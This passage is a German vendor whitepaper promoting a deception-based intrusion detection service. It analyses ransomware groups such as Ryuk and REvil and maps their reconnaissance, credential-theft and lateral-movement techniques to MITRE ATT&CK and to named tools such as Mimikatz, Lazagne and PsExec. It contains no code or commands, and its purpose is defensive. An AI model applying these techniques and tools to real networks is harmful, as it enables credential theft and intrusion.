CYBERSENSE
ADVANCED DECEPTION TECHNOLOGY
AS A MANAGED SERVICE

Oberberg Online MAKING YOUR NET WORK

Analyse aktueller Ransomware-Varianten

Cybersense Deception als System zur Angriffserkennung

Autor: Ralf Sturhan, Cybersense GmbH

Datum: 10.06.2021

Version: 2 . 0

Dokumentenhistorie

Version	Datum	Autor	Änderungen
1.0	27.05.2021	Ralf Sturhan	Erstellung des Dokuments
2.0	10.06.2021	Ralf Sturhan	Ergänzung der Testergebnisse

Verantwortlich

Cybersense GmbH

Kontakt

Oberberg-Online Informationssysteme GmbH

Dr.-Ottmar-Kohler-Str. 1
51643 Gummersbach

TEL.: 02261 - 91550-0
FAX.: 02261 - 91550-99

www.oberberg.net
info@oberberg.net

Inhaltsverzeichnis

1 Einleitung / Executive Summary

Die Anzahl und Qualität von Angriffen auf Unternehmens- und Behördennetzwerke haben in den letzten Jahren deutlich zugenommen. Dabei gelingt es Cyberkriminellen immer wieder, bestehende, intelligente Sicherheitssysteme zu überwinden. Schaden entsteht, weil erfolgreiche Angriffe nicht oder zu spät bemerkt werden.

Tendenziell wächst der Schaden mit dem Zeitraum, den sich ein Angreifer unbemerkt im Netzwerk aufhält. Cybersense Deception ist ein leistungsfähiges System zur Angriffserkennung, das ermöglicht, Angriffe frühzeitig zu bemerken, zu beeinflussen und zu stoppen.

Neben einer modernen Sicherheitsinfrastruktur ist eine Lösung zur zeitnahen Einbruchserkennung unabdingbar. Das hat auch der Gesetzgeber erkannt. Das jüngst verabschiedete IT-Sicherheitsgesetz 2.0 verpflichtet Betreiber Kritischer Infrastrukturen und Unternehmen des besonderen öffentlichen Interesses ein solches System zu Angriffserkennung einzusetzen und nachzuweisen.

Ansatz und Konzeption von Cybersense Deception ermöglichen den kurzfristigen und unkomplizierten Aufbau und Betrieb eines gegen moderne Angriffe besonders relevanten Sicherheitssystems. Das System verhält sich komplementär zu bestehenden Systemen und erfordert keine tiefen Eingriffe in die vorhandene IT-Infrastruktur. Es ist datensparsam und darauf ausgelegt, das gefährliche Phänomen der Alarmmüdigkeit zu vermeiden, welches durch eine Vielzahl täglich nachzuverfolgender und zu qualifizierender Meldungen entsteht. Cybersense Deception reduziert die Alarme auf ein Minimum relevanter Alarmmeldungen. Der Betriebsaufwand wird drastisch reduziert. Sollte es dennoch zu einer Alarmmeldung kommen, wird diese im Rahmen eines Managed Service von Mitarbeitern der Cybersense GmbH qualifiziert und gemeinsam mit Mitarbeitern des Kunden nachverfolgt.

Dieses Whitepaper geht zunächst detailliert auf die Techniken und Tools der Angreifer ein, die bei Angriffen mit den aktuell wichtigsten Ransomware-Varianten beobachtet werden konnten. Ausgangspunkt dafür ist die vom BSI aufgestellte Liste besonders relevanter Ransomware-Varianten.

Anschließend wurden diese Techniken und Tools in einer sicheren Weise in tatsächlichen Kundenumgebungen zur Ausführung gebracht und dabei geprüft, inwieweit sie von Cybersense Deception beeinflusst wurden und es letztlich zu einer erfolgreichen Alarmierung gekommen ist.

Die Zusammenfassung in diesem Whitepaper zeigt, in welch hohem Maß die Angreifer durch den Ansatz von Cybersense Deception verwundbar sind.

Mit Cybersense Deception können aktuelle Ransomware-Angriffe frühzeitig erkannt und Schaden abgewendet werden.

2 BSI - Die Lage der IT-Sicherheit in Deutschland 2020 [1]

Der Bericht des BSI macht deutlich, dass die aktuell größte Bedrohung für Unternehmen und öffentliche Einrichtungen moderne cyberkriminelle Gruppen und ihre sich stetig fortentwickelnden Ransomware-Kampagnen darstellen. Da die eingesetzten Methoden und Ressourcen staatlichen APTs und groß angelegten Penetrationstest immer ähnlicher werden, muss auch die Abwehr auf ein ähnliches Niveau steigen.

In der Vergangenheit wurde Ransomware oft opportunistisch oder nicht zielgerichtet eingesetzt, wobei eine Handvoll Systeme oder kleine Netzwerksegmente infiziert wurden. Seit einiger Zeit führen Ransomware-Akteure zunehmend groß angelegte Angriffe auf Unternehmensnetzwerke durch. Durch die vollständige Penetration der Unternehmens-IT können Cyberkriminelle Ransomware in der gesamten Organisation des Opfers verbreiten, oft mit verheerenden Folgen.

„Die geschickte Kombination eines digitalen Werkzeugkastens mit Social Engineering lässt Infektionen auch bei professionellen Anwendern zu. Alle sind digital verwundbar. Ist ein System erst einmal infiziert, analysieren es die Täter und erpressen ihre Opfer mit der Verschlüsselung der Daten oder mit der Androhung ihrer Veröffentlichung. Je nach Ausmaß der Infektion kann es für Wirtschaftsunternehmen zu kurzfristigen Arbeits- und Produktionseinschränkungen bis hin zu einem kompletten Ausfall für mehrere Wochen oder Monate kommen.“ [1]

Im Berichtszeitraum 2020 dominierte Emotet das Geschehen. Anhand dieser Vorgänge wird deutlich, dass moderne Ransomware-Angriffe mehrstufig aufgebaut sind und in jeder Stufe andere Techniken und Malware zum Einsatz kommen.

„Dies illustriert die dreistufige Angriffsstrategie mit Emotet, der Schadsoftware Trickbot und der Ransomware Ryuk:

1. **Emotet-Infektion durch Social Engineering im Schneeballprinzip:**
   Emotet wird per E-Mail verbreitet. Als E-Mail-Anhang wird es zum Beispiel als Bewerbungsschreiben oder in manipulierten Bilddateien getarnt. Als Link in E-Mails wird es auf Webseiten verborgen und nach dem Klick auf den Link installiert. Um Nutzerinnen und Nutzer zum Klick zu verleiten, kommen fortschrittliche Social-Engineering-Techniken zum Einsatz. Nach einer erfolgreichen Infektion späht Emotet die E-Mail-Kommunikation des Opfers aus (sogenanntes Outlook-Harvesting) und nutzt diese, um Kommunikationspartner wie beispielsweise Geschäftspartner des Opfers anzugreifen. Die Kommunikationspartner erhalten dann ihrerseits E-Mails mit schädlichen Anhängen, die beim Klick Emotet installieren. Mit Hilfe der zuvor erbeuteten E-Mail-Kommunikationsverläufe generiert Emotet automatisiert täuschend echt wirkende Antworten auf vermeintlich vom Opfer stammende E-Mails und verbreitet diese massenhaft weiter. Aufgrund der bekannten Betreffzeilen und zitierten E-Mail-Inhalte werden Empfänger häufig erfolgreich zum Klicken verleitet. Diese Angriffsmethode kann praktisch ohne weiteres Zutun der Angreifer automatisiert durch die Schadsoftware ausgeführt werden.

2. **Spionage und Persistenz durch Trickbot:**
   Nach erfolgreicher Infektion eines Systems lädt Emotet weitere Schadsoftware nach; im Berichtszeitraum handelte es sich häufig um Trickbot. Trickbot besitzt Spionage- und Sabotagekomponenten und kann automatisiert das Netzwerk des Betroffenen vollständig kompromittieren – bis hin zu zentralen Systemen wie dem Domain-ControlServer im Active Directory, der für die zentrale Authentifizierung von Nutzerinnen und Nutzern sowie die Zuweisung von Rechten und Rollen zuständig ist. Der Angreifer verfügt dadurch über alle Rechte, um beispielsweise Benutzerkonten mit Administratorrechten anzulegen, Daten einzusehen und abfließen zu lassen oder Hintertüren (sogenannte Backdoors) für einen längerfristigen Verbleib im infizierten System einzurichten. Zudem sammelt Trickbot eigenständig Informationen über Systeme, Benutzer und installierte Software des Opfers und übermittelt diese an die Angreifer.

3. **Monetarisierung durch die Ryuk-Ransomware**
   Es ist davon auszugehen, dass die Angreifer auf Basis der von Trickbot beschafften Informationen entscheiden, ob sie anschließend über den Fernzugriff von Trickbot auch noch manuell auf das Netzwerk des Opfers zugreifen. Erscheint ihnen das Ziel zahlungsfähig, wird die Ransomware Ryuk gleichzeitig auf allen erreichbaren Servern und Systemen des Opfers verteilt. Aufgrund der von Trickbot beschafften weitreichenden Rechte werden oft auch Backups verschlüsselt. Anschließend erfolgt häufig eine Lösegeldforderung.

Die Schadwirkung dieser Vorgehensweise ist immens. Betroffene Unternehmen, Behörden, wissenschaftliche Einrichtungen und andere Institutionen müssen unter Umständen hohe Kosten für die Wiederherstellung von Systemen, für Produktionsausfälle und ausbleibende Umsätze in Kauf nehmen. Im Berichtszeitraum wurden zudem Lösegeldforderungen bis in den achtstelligen Bereich beobachtet.“ [1]
Die Aufgabe einer Angriffserkennung wie Cybersense Deception ist die frühzeitige Erkennung des Angriffs in Schritt 2 (Trickbot), nachdem Schritt 1 (Emotet) nicht verhindert werden konnte. Noch vor Erreichen der Stufe 3 (Verschlüsselung, Erpressung) kann der Angriff gestoppt und Schaden abgewendet werden.
In den zahlreichen Fällen erfolgreicher Emotet-Angriffe hat es u. a. an einem System zur Angriffserkennung gefehlt und der Angriff konnte vollumfänglich, inklusive Stufe 3, durchgeführt werden. In der Folge hat sich das BSI dafür eingesetzt, Betreiber von Kritischen Infrastrukturen und weiterer Unternehmen des besonderen öffentlichen Interesses durch das überarbeitete IT-Sicherheitsgesetz 2.0 dazu zu verpflichten, ein System zu Angriffserkennung einzusetzen.

2 BSI - Ransomware Bedrohungslage, Prävention & Reaktion 2021 [2]

Die Bedrohungslage hat sich im Jahr 2021 weiterentwickelt. Die jüngere Vergangenheit hat deutlich gemacht, wie verschieden und vielseitig die Wege sind, auf denen sich Angreifer Zugang zu Unternehmensnetzwerken verschaffen können: neben den klassischen Einfallstoren wie Phishing und E-Mail-Anhänge, haben Sicherheitslücken in den Produkten großer Hersteller (Microsoft Exchange, Citrix Netscaler, Pulse Secure VPN), kompromittierte Updates (Solarwinds) und ungesicherte RDP- und VPN-Zugänge im ersten Halbjahr 2021 eine große Rolle gespielt.

Ransomware-Angriffe werden zunehmend arbeitsteiliger. Einzelne Stufen eines Angriffes werden von unterschiedlichen Akteuren übernommen. Dabei teilen sich die Akteure Tools und Plattformen. Große Gruppen stellen Angriffstools im Rahmen von Affiliate- oder Ransomware-As-A-Service-Modellen auch Dritten zu Verfügung. Diese Entwicklung in Verbindung mit hohen Profitaussichten führen zu immer mehr Akteuren in diesem Bereich und damit einer immer breiteren Streuung der Angriffe.

Das BSI hat in seinem aktuellen Bericht die folgenden Ransomware-Varianten als besonders relevant hervorgehoben [2]:

- Ryuk
- REvil / Sodinokibi
- DoppelPaymer
- Egregor
- Clop
- Conti
- Darkside
- Defray777
- IEncrypt / BitPaymer

Für die folgenden Tests wird diese Liste um die noch neue aber schon einschlägige Malware ergänzt:

- Nefilim

Dafür fällt „IEncrypt / BitPaymer“ aus Analyse heraus, da sie weitgehend unter „Doppelpaymer“ subsumiert werden kann. [3]

4 Ransomware Cyber Kill Chain



Abbildung 1 - Quelle Cybersense GmbH

Die vorangestellte Grafik stellt den typischen Ablauf einer erfolgreichen Ransomware Cyberattacke dar. Der Angriff ist dabei nach der Methode einer sogenannten „Cyber Kill Chain“ in Stufen unterteilt.

Die Stufen 1 und 2 stellen das erfolgreiche, dauerhafte Eindringen des Angreifers unter Überwindung der peripheren Sicherheitsmaßnahmen dar.

Aus Sicht einer Angriffs- bzw. Einbruchserkennung beginnt die Arbeit bei den Stufen 3, 4 und 5, die auch mehrfach und in wechselnder Reihenfolge durchlaufen werden können. Wird der Angriff in diesen Phasen erkannt, kann er gestoppt werden, bevor der eigentliche Schaden entsteht.

In den beobachteten Fällen erfolgreicher Ransomware-Angriffe ohne Vorhandensein einer Angriffs-/Einbruchserkennung dauerte es in der Regel Wochen oder sogar Monate zwischen dem ersten Eindringen des Angreifers und den fatalen Folgen der Stufen 6 „Datendiebstahl“ und 7 „Verschlüsselung und Erpressung“.

Die große zeitliche Diskrepanz ist u.a. dem Umstand geschuldet, dass die Angreifer ausgeklügelte Maßnahmen einsetzen, um der Entdeckung durch vorhandene Antiviren- oder Endpoint-Protection-Lösungen zu entgehen und diese im weiteren Verlauf vollständig deaktivieren oder sabotieren.
Im Gegensatz zu diesen herkömmlichen Sicherheitsmaßnahmen, kann Cybersense Deception prinzipbedingt auf diese Weise nicht beeinträchtigt werden.

5 Zuordnung

Bei modernen Ransomware-Angriffen kommen in den verschiedenen Stufen des Angriffs unterschiedliche Werkzeuge oder Malware-Toolkits zum Einsatz.
Zu beobachten ist auch eine Entwicklung hin zu einer arbeitsteiligen Vorgehensweise und sogenannten Affiliate-Modellen. Hierbei stellt die namensgebende Ransomware-Gruppe oft nur noch die für die Verschlüsselung und den Datendiebstahl zuständige Ransomware bereit und wickelt später die eigentliche Erpressung inklusive Verhandlung und Bezahlung über von ihnen kontrollierte Plattformen ab. Zwischengeschaltet sind sogenannte Affiliates. Sie verschaffen den Zugang zum Netzwerk und gewinnen weitreichende Kontrolle über die gesamte IT-Umgebung.

Bei so operierenden Ransomware-Familien gibt es in den vorgelagerten Stufen Variationen bei den eingesetzten Werkzeugen oder Malware-Toolkits, abhängig vom jeweiligem Affiliate.

Die folgende Tabelle listet die am häufigsten beobachten Kombinationen auf und deckt in ihrer Gesamtheit ein sehr weites Spektrum gängiger Angriffswerkzeuge und Toolkits ab.

Grundlage für die Zuordnung bilden die bei den Einzelanalysen angegeben Quellen und die Zusammenstellung der Firma CronUp SpA [4].

Zuordnung:

1 Initiale Kompromittierung	2 Persistenz sichern	3 Ausforschung	4 Rechte erhöhen	5 Ausbreitung	6 Datendiebstahl	7 Verschlüsselung & Erpressung
Barzar / Zloader		Trickbot				Ryuk
je nach Affiliate / APT ähnlich						REvil / Sodinokibi
Quakbot/Dridex		Cobalt Strike				Doppelpaymer
Ursnif / Zloader / Quakbot		Cobalt Strike				Egregor
TA505 (Get2,SDBbot,FlawedGrace,Azorult,TinyMet)						Clop
BazarLoader		Trickbot				Conti
Quakbot		Cobalt Strike				Darkside
Vatet / IcedID		Pyxie				Defray777 (aka RansomEXX)
Nefilim						

6 MITRE ATT&CK Framework

Das MITRE ATT&CK Framework wurde 2013 von MITRE geschaffen, um Angriffstaktiken und -verfahren auf der Grundlage von realen Beobachtungen zu dokumentieren. Der Index wird kontinuierlich an die aktuelle Lage angepasst und ist zu einer anerkannten Wissensbasis geworden, um Angriffsvektoren, Methoden und Abwehrmöglichkeiten zu verstehen.
MITRE ist eine Non-Profit-Organisation, die 1958 aus dem amerikanischen MIT hervorging.

Innerhalb der Plattform sind die verschiedenen Taktiken, Techniken und Vorgehensweisen von Angreifern (TTPs) kategorisiert und systematisiert. Das in der Übersicht konzentrierte Wissen soll dabei unterstützen, Lücken in der Cyber-Abwehr von Unternehmen zu schließen.

Die folgenden Ransomware Analysen machen intensiven Gebrauch dieses Frameworks und ordnen die identifizierten Angriffstechniken den Entsprechungen im MITRE ATT&CK Framework zu. Umgekehrt lassen sich so, Sicherheitstools und Kommandos identifizieren, die entweder die Code-Grundlage für das entsprechende Malware-Modul bildeten oder diesem in der Funktionsweise entsprechen.

Analog zu MITRE ATT&CK gibt es MITRE Shield: dieses Framework ordnet Angriffstechniken entsprechenden Abwehrstrategien zu, die proaktiv etabliert werden können. Deception Technologie nimmt dort einen prominenten Platz ein, so z.B. bei den unumgänglichen Angriffsphasen „Discovery“„Credential Access“ und „Lateral Movement“.

7 Ransomware-Analysen

Auf Basis der BSI-Liste aktuell besonders relevanter Ransomware-Varianten, die dem BSI-Report „Ransomware - Bedrohungslage, Prävention & Reaktion 2021“ entnommen ist, wird im Folgenden detailliert auf diese Varianten eingegangen.

Zunächst werden beispielhafte Vorfälle aus jüngster Zeit angegeben (sofern öffentlich bekannt).

Der Fokus der Analysen liegt auf den Stufen 3, 4 und 5, in denen eine erfolgreiche Angriffserkennung stattfinden kann und muss. Für diese Stufen wird zunächst das vorherrschende Malware-Toolkit oder Werkzeug genannt und dann detailliert die im Kontext einer Angriffserkennung relevanten Techniken und Fähigkeiten aufgeschlüsselt und mit dem MITRE ATT&CK Framework in Beziehung gesetzt.

Die Liste umfasst zu jeder Ransomware-Familie Techniken und Tools, die in realen Angriffen beobachtet oder Fähigkeiten, die in Code-Analysen festgestellt werden konnten. Realistischer Weise muss man davon ausgehen, dass jeder dieser Techniken auch bei einem Angriff im Zusammenhang mit einer der anderen Ransomware-Variante auftauchen könnte. In ihrer Gesamtheit wiederum deckt die Liste ein relativ vollständiges Bild üblicher Angriffsvektoren der Stufen 3, 4 und 5 ab.

Ebenfalls über das MITRE ATT&CK Framework erfolgt anschließend ein Mapping auf ein äquivalentes Tool oder Kommando, mit dem die gleiche Technik sicher ausgeführt werden kann, sofern von den Angreifern nicht ohnehin schon frei verfügbare Tools eingesetzt werden, die für Tests direkt übernommen werden können.

In der letzten Spalte ist das Ergebnis der durchgeführten Tests angegeben: ob diese Technik von Cybersense Deception beeinflusst wird und eine Alarmierung ausgelöst wurde.

Zu allen eingesetzten Techniken sind die Quellen ausgewiesen und im Literaturverzeichnis aufgeführt. Bevorzugt wurden Analysen staatlicher Behörden oder CERTs.

7.1 Ryuk

7.1.1 Betroffene

- Spanische Arbeitsagentur SEPE, März 2021 [5]
- Französischer IT-Dienstleister Sopra Steria, Oktober 2020 [6]
- Universal Health Systems, September 2020 [7]
- Sicherheitsdienst Prosegur, November 2019 [8]

7.1.2 Zuordnung

BazarLoader / Zloader (früher auch Emotet)	Trickbot	Ryuk

7.1.3 Analyse

Trickbot [9] [10]				
Fähigkeit	Typ	MITRE ATT&CK Technique	äquivalentes Tool	Cybersense
Trickbot can enumerate computers and network devices [10]	3	T1018 - Remote System Discovery	AdFind	»
Trickbot uses the network scanner module to map the victims' networks [11]	3	T1046 - Network Service Scanning	Advanced IP Scanner	»
TrickBot has the ability to capture Remote Desktop Protocol credentials by capturing the CredEnumerateA API. [10]	4	T1056.004 - Input Capture: Credential API Hooking	Lazagne	»
TrickBot can obtain passwords stored in files from several applications such as Outlook, Filezilla, OpenSSH, OpenVPN and WinSCP. Additionally, it searches for the .vnc.lnk affix to steal VNC credentials. [10]	4	T1552.001 - Unsecured Credentials: Credentials in Files	Lazagne	»
TrickBot has retrieved PuTTY credentials by querying the Software\SimonTatham\Putty\Sessions registry key. [10]	4	T1552.002 - Unsecured Credentials: Credentials in Registry	Lazagne	»

TrickBot can steal passwords from the KeePass open-source password manager. [10]	4	T1555 - Credentials from Password Stores	Lazagne	
TrickBot can obtain passwords stored in files from web browsers such as Chrome, Firefox, Internet Explorer, and Microsoft Edge, sometimes using esentutl. [10]	4	T1555.003 - Credentials from Password Stores: Credentials from Web Browsers	Lazagne	
tabDll64 - Credential theft module (mimikatz) [12]	4	T1003, T1555, T1552	Mimikatz	
Some TrickBot modules spread the malware laterally across a network by abusing the SMB Protocol. [10]	5	T1570 - Lateral Tool Transfer	PsExec, cmd	

7.1.4 Beispiel



Abbildung 2 - Quelle: Trend Micro [13]

7.2 REvil / Sodinokibi

7.2.1 Betroffene

- Quanta Computer, April 2021 [14]
- Acer, März 2021 [15]
- Automobilzulieferer Gedia, Januar 2020 [16]

7.2.2 Zuordnung

je nach Affiliate / APT ähnlich	REvil / Sodinokibi

7.2.3 Analyse

je nach Affialiate / APT ähnlich [17]				
Fähigkeit	Typ	MITRE ATT&CK Technique	äquivalentes Tool	Cybersense
Bloodhound, adfind [17]	3	T1018 - Remote System Discovery	AdFind	»
IP-Scan (SoftPerfect Network Scanner, Adv. IP Scanner) [17]	3	T1046 – Network Service Scanning	Advanced IP Scanner	»
Mimikatz [17]	4	T1003, T1555, T1552	Mimikatz	»
Credentials stored in user profiles: Registry [17]	4	T1552.002 - Unsecured Credentials: Credentials in Registry	Lazagne, reg	»
Credentials stored in user profiles: Files [17]	4	T1552.001 - Unsecured Credentials: Credentials in Files	Lazagne, findstr	»
Credentials stored in user profiles: Private Keys [17]	4	T1552.004 - Unsecured Credentials: Private Keys	Mimikatz / find	»

Credentials stored in domain shares [17]	4	T1552.001 - Unsecured Credentials: Credentials in Files	findstr	»
Passwords within Group Policy Preferences [17]	4	T1552.006 - Unsecured Credentials: Group Policy Preferences	PowerSploit	»
PsExec [17]	5	T1570 - Lateral Tool Transfer	PsExec, cmd	»
RDP [17]	5	T1021.001 - Remote Services: Remote Desktop Protocol	RDP	»

7.2.4 Beispiel



Abbildung 3 - Quelle: Fireeye - Mandiant [17]

7.3 DoppelPaymer

7.3.1 Betroffene

- Foxxconn, Dezember 2020 [18]
- Funke Mediengruppe, Dezember 2020 [19]
- Uniklinikum Düsseldorf, September [20]

7.3.2 Zuordnung

